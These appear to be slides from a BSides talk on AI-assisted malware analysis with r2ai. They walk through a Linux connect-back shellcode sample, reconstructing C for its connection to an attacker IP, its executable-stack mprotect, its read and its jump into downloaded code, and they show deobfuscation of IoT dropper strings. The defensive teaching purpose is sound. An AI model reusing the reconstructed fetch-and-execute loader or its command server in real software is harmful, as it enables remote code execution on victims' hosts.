


# Malware analysis with r2ai

Axelle Apvrille

BSides Kristiansand, June 2025

The slide features several decorative geometric elements. In the bottom left, there is a light gray rectangle with a red curved shape below it. In the bottom right, there is a gray vertical rectangle, a cyan rectangle, and a light blue horizontal bar at the very bottom. A grid of small gray dots is located in the bottom right area, partially overlapping the cyan and light blue shapes.

# Who am I?



- Principal security researcher with **Fortinet**
- Reverse mobile malware (Android, iOS) and IoT malware
- Founder of **Ph0wn CTF** in France
- First time in Norway

# What is this talk about?



I **love** Artificial Intelligence  
Kunstig Intelligens


- You'll be happy, stay
- Learn how to use it to reverse binaries
- Impress your manager with your speed
- Learn to spot AI errors



I **hate** Artificial Intelligence  
Kunstig Intelligens

- Don't worry: we'll talk about malware too
- You'll see C code, and assembly
- Impress your manager by being *smarter* than the AI
- Learn to spot AI errors in your intern/colleagues' work


# Radare2



<https://github.com/radareorg/radare2>

open-source, command-line tools, scriptable, many architectures  
and binary file formats

# What is r2ai?



Radare2 disassembler (r2) assisted by AI

## User Host

## Remote or Local AI



```
r2ai -e api=anthropic  
r2ai -e model=  
claude-4-sonnet-20250514
```

GPT-4.1

Claude 4 Sonnet


devstral-small-2505

...



## r2ai: 2 different modes

- 1 Direct mode
- 2 Auto mode



# Linux/Shellcode\_ConnectBack.H!tr

- Aka Getshell, ConnectBack.
- Family seen in June 2024, this sample from **February 2025**.
- Small ELF (4K), x86, 32 bits.
- fd8441f8716ef517fd4c3fd552ebcd2ffe2fc458bb867ed51e5aaee034792bde

No strings

```
$ strings shellcode.elf
```

```
SCSj
```

```
jfXPQW
```





## Decompiled code by Ghidra

```
*(undefined4 *) (puVar6 + -4) = 0;  
*(undefined4 *) (puVar6 + -8) = 1;  
*(undefined4 *) (puVar6 + -0xc) = 2;  
pcVar1 = (code *) swi(0x80);  
uVar3 = (*pcVar1)();  
*(undefined4 *) (puVar6 + -8) = 0x6b9ed0b9;  
*(undefined4 *) (puVar6 + -0xc) = 0x6b230002;  
*(undefined4 *) (puVar6 + -0x10) = 0x66;
```


Not very clear huh...

Any idea what this is doing?

Can Artificial Intelligence do better?



## Direct mode: r2ai creates this context, and sends it to AI




Direct mode = one single request

r2ai fills the context with:

- Model, temperature, system prompt, r2ai prompt (customizable)
- Desired target programming language (customizable)
- Function pseudocode (customizable)

# R2ai direct mode demo



on Linux/Shellcode\_ConnectBack.H!tr

## Check it out: where do socket calls come from?

Generated by AI:

```
socket_fd = socket(AF_INET, SOCK_STREAM, 0);
```

```
mov al, 0x66  
mov ecx, esp  
int 0x80
```

NR	syscall name
0x65	ioperm
0x66	socketcall
0x67	syslog

Linux system calls in assembly:

- 1 Put the system call number in the EAX register
- 2 Store the arguments to the system call in EBX, ECX...
- 3 Interrupt



# sys\_socketcall

```
int socketcall(int call, unsigned long *args);
```

It's a **multiplexer** for socket-related system calls.

call number	socket operation
1	socket()
2	bind()
3	connect()
4	listen()
5	accept()

- <https://github.com/torvalds/linux/blob/master/net/socket.c>
- <https://github.com/torvalds/linux/blob/master/include/uapi/linux/net.h>



## Assembly step by step



```
xor ebx, ebx
```

```
mul ebx
```

```
push ebx
```

```
inc ebx
```

```
push ebx
```


```
push 2
```

```
mov al, 0x66
```

```
mov ecx, esp
```

```
int 0x80
```

EAX



EBX



ECX



# Assembly step by step

→  
xor ebx, ebx  
mul ebx  
push ebx  
inc ebx  
push ebx  
push 2  
mov al, 0x66  
mov ecx, esp  
int 0x80

EAX

0

EBX


0

ECX



# Assembly step by step

```
xor ebx, ebx  
mul ebx  
→ push ebx  
inc ebx  
push ebx  
push 2  
mov al, 0x66  
mov ecx, esp  
int 0x80
```





# Assembly step by step

```
xor ebx, ebx  
mul ebx  
push ebx  
→ inc ebx  
push ebx  
push 2  
mov al, 0x66  
mov ecx, esp  
int 0x80
```

EAX

0

EBX

1

ECX

TCP (0)



# Assembly step by step

```
xor ebx, ebx  
mul ebx  
push ebx  
inc ebx  
→ push ebx  
push 2  
mov al, 0x66  
mov ecx, esp  
int 0x80
```


**EAX**

0


**EBX**

1

**ECX**



# Assembly step by step



# Assembly step by step

```
xor ebx, ebx
```

```
mul ebx
```

```
push ebx
```

```
inc ebx
```

```
push ebx
```

```
push 2
```

```
→ mov al, 0x66
```

```
mov ecx, esp
```

```
int 0x80
```

**EAX**

0x66

**EBX**

1

**ECX**

AF\_INET (2)

SOCK\_STREAM (1)

TCP (0)

# Assembly step by step

```
xor ebx, ebx
mul ebx
push ebx
inc ebx
push ebx
push 2
mov al, 0x66
→ mov ecx, esp
int 0x80
```

**EAX**

0x66

**EBX**

1

**ECX**


AF\_INET (2)

SOCK\_STREAM (1)

TCP (0)



## Assembly step by step



```
socket_fd = socket(AF_INET, SOCK_STREAM, TCP)
```

# Check socket setup

## Decompilation by AI

```
// Server address setup
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons(80);
server_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

## Corresponding assembly

0x08048068	68b9d09e6b	push 0x6b9ed0b9
0x0804806d	680200236b	push 0x6b230002

# Mapping assembly to C structure

```
push 0x6b9ed0b9
push 0x6b230002
```

```
struct sockaddr_in {
    short sin_family;
    unsigned short sin_port; //
    ↪ network byte order
    struct in_addr sin_addr;
    char sin_zero[8]; // Padding
};

struct in_addr {
    uint32_t s_addr; // network byte
    ↪ order
};
```

sin_family	0x02	AF_INET
	0x00	
sin_port	0x23	27427
	0x6b	
sin_addr	0xb9	185.208.158.107
	0xd0	
	0x9e	
	0x6b	





# Fixing AI's code

## Decompiled AI code - with errors

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 80 );
server_addr.sin_addr.s_addr = inet_addr( ``127.0.0.1'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```

## Fixed decompilation - by Human :)

```
server_addr.sin_family = AF_INET;
server_addr.sin_port = htons( 27427 );
server_addr.sin_addr.s_addr = inet_addr( ``185.208.158.107'' );
if (connect(socket_fd, (struct sockaddr *)&server_addr,
↪ sizeof(server_addr)) < 0) {
    goto error_exit;
}
```



# Looking into mprotect...

```
0x0804809c    b207          mov dl, 7 ; PROT_READ |  
↳ PROT_WRITE | PROT_EXEC  
0x0804809e    b900100000    mov ecx, 0x1000 ; len  
0x080480a3    89e3          mov ebx, esp ; address  
...  
0x080480ab    b07d          mov al, 0x7d ; mprotect  
0x080480ad    cd80          int 0x80
```

Generated by AI

```
mprotect_result = mprotect((void *)0x00178000, 0x1000,  
↳ PROT_READ | PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}
```



## Fixing the code

```
0x0804809c      b207          mov dl, 7 ; PROT_READ |  
↳ PROT_WRITE | PROT_EXEC  
0x0804809e      b900100000    mov ecx, 0x1000 ; len  
0x080480a3      89e3          mov ebx, esp ; address  
...  
0x080480ab      b07d          mov al, 0x7d ; mprotect  
0x080480ad      cd80          int 0x80
```

### Fixed by human

```
mprotect_result = mprotect( page , 0x1000, PROT_READ |  
↳ PROT_WRITE | PROT_EXEC);  
if (mprotect_result < 0) {  
    goto error_exit;  
}
```

# Reading

Generated by AI

```
bytes_read = read(0, (void *)0x00178004, 106);
```

0x080480b3	5b	pop ebx	; fd
0x080480b4	89e1	mov ecx, esp	; buf = esp
0x080480b6	99	cdq	
0x080480b7	b26a	mov dl, 0x6a	; len = 106
0x080480b9	b003	mov al, 3	; syscall = 3
0x080480bb	cd80	int 0x80	



# Fixing the Reading

Fixed by Human

```
bytes_read = read(fd, (void *) stack_page, 106);
```

0x080480b3	5b	pop ebx ; fd
0x080480b4	89e1	mov ecx, esp ; buf = esp
0x080480b6	99	cdq
0x080480b7	b26a	mov dl, 0x6a ; len = 106
0x080480b9	b003	mov al, 3 ; syscall = 3
0x080480bb	cd80	int 0x80

# AI Omission

```
// set stack as writable and executable
mprotect_result = mprotect(&stack_page, 0x1000, PROT_READ |
    ↪ PROT_WRITE | PROT_EXEC);
if (mprotect_result < 0) {
    goto error_exit;
}

// write to stack
bytes_read = read(fd, (void *)&stack_page, 106);


// Missing in AI code!
// Assembly: jmp ecx (contains esp)
stack_page(); // execute it -- jmp ecx = esp
```



# Understanding Linux/Shellcode\_ConnectBack.H!tr

Infected Linux host


185.208.158.107



# Understanding Linux/Shellcode\_ConnectBack.H!tr

Infected Linux host

185.208.158.107






# Understanding Linux/Shellcode\_ConnectBack.H!tr


Infected Linux host

185.208.158.107




## r2ai: 2 different modes


- 1 Direct mode
- 2 Auto mode




# The context in r2ai auto mode



# Auto mode flow



## Auto mode flow



# Tools implemented in r2ai



AI can run the following on the engineer's host

- **r2cmd**: run a r2 command and return the output.
- **execute\_js**: runs a Javascript program, using QuickJS engine (built in Radare2).
- **execute\_binary**: execute a binary with given arguments and stdin.
- **run\_python**: run a Python script and return the output.

User approval is required.

# Linux/Ladvix.E


- Aka Rhombus, Ebola, Lamer
- Family dates back to 2020. This sample from **January 2025**.
- IoT malware dropper, **stripped ELF x86-64**.
- 943e1539d07eaffa4799661812c54bb67ea3f97c5609067688d70c87ab2f0ba4
- Read Stratosphere Lab, **Rhombus: a new IoT Malware**, and A. Apvrille **MISC 139, Analyse de malware assistée par Intelligence Artificielle** (in French).

## Obfuscated strings - decoded by fcn.000015d0

```
0x0000fd7 lea rdi, [0x00001948] ; "T)z?T?U!{XA!vU;sT<"
0x0000fde mov dword [var_2ch], 0x10 ; [0x10:4]=0x3e0003
0x0000fe6 mov qword [arg_38h], rax
0x0000feb movabs rax, 0x78547b425e544e51 ; 'QNT^B{Tx'
...
0x000010c4 call fcn.000015d0
```



# Demo on auto mode



on Linux/Ladvix.E



## r2ai de-obufscates Ladvix strings

```
for (let i = 0; i < str.length; i++) {  
  const char = str[i];  
  const index = fromTable.indexOf(char);  
  
  if (index !== -1 && index < toTable.length) {  
    result += toTable[index];  
  } else {  
    // If character not found in mapping, keep as is  
    result += char;  
  }  
}  
  
return result;  
}  
  
// Deobfuscate the string from 0x1948  
const obfuscatedStr = "T)z?T?U!{XA!vU;sT<";  
const deobfuscatedStr = deobfuscate(obfuscatedStr);  
  
console.log("Obfuscated string: " + obfuscatedStr);  
console.log("Deobfuscated string: " + deobfuscatedStr);
```

```
Obfuscated string: T)z?T?U!{XA!vU;sT<  
Deobfuscated string: /etc/cron.hourly/0
```

```
claude-3-7-sonnet-20250219 | total: 26133 in: 25096 out: 1037 | run: 4214 in: 3727 out: 487
```

```
[Assistant]
```



- Family dates back to 2020. Sample from **February 2025**.
- Windows botnet, then Linux.
- Mines Monero cryptocurrency.
- Packed (UPX).

*“After analyzing the code, this appears to be a **decompression** that’s part of a larger program.”*

- AI didn’t understand it was packed.
- Had to unpack manually, then continue with AI.
- NB. Disassemblers/decompilers don’t unpack either

# Take Away



Treat AI as a smart intern:

- **Check all facts** which seem important to you. Remember the **AI is an excellent story teller**, but the story may be true or false!
- AI returns a weak answer? Don't abandon at your first attempt. **Improve/adapt your prompt. You will need several prompts for a good answer.**
- **Beware what you execute** on your host - with r2ai or MCP



# Thank You / Takk

Kudos to Sergi Alvarez, Daniel Nakov

- <https://github.com/radareorg/r2ai>
- @cryptax (Blue Sky, Mastodon, Discord)
- Download slides: <https://www.fortiguard.com/events>
- Read <https://arxiv.org/pdf/2504.07574>
- <https://ph0wn.org> CTF - France
- Thanks to BSides Kristiansand!

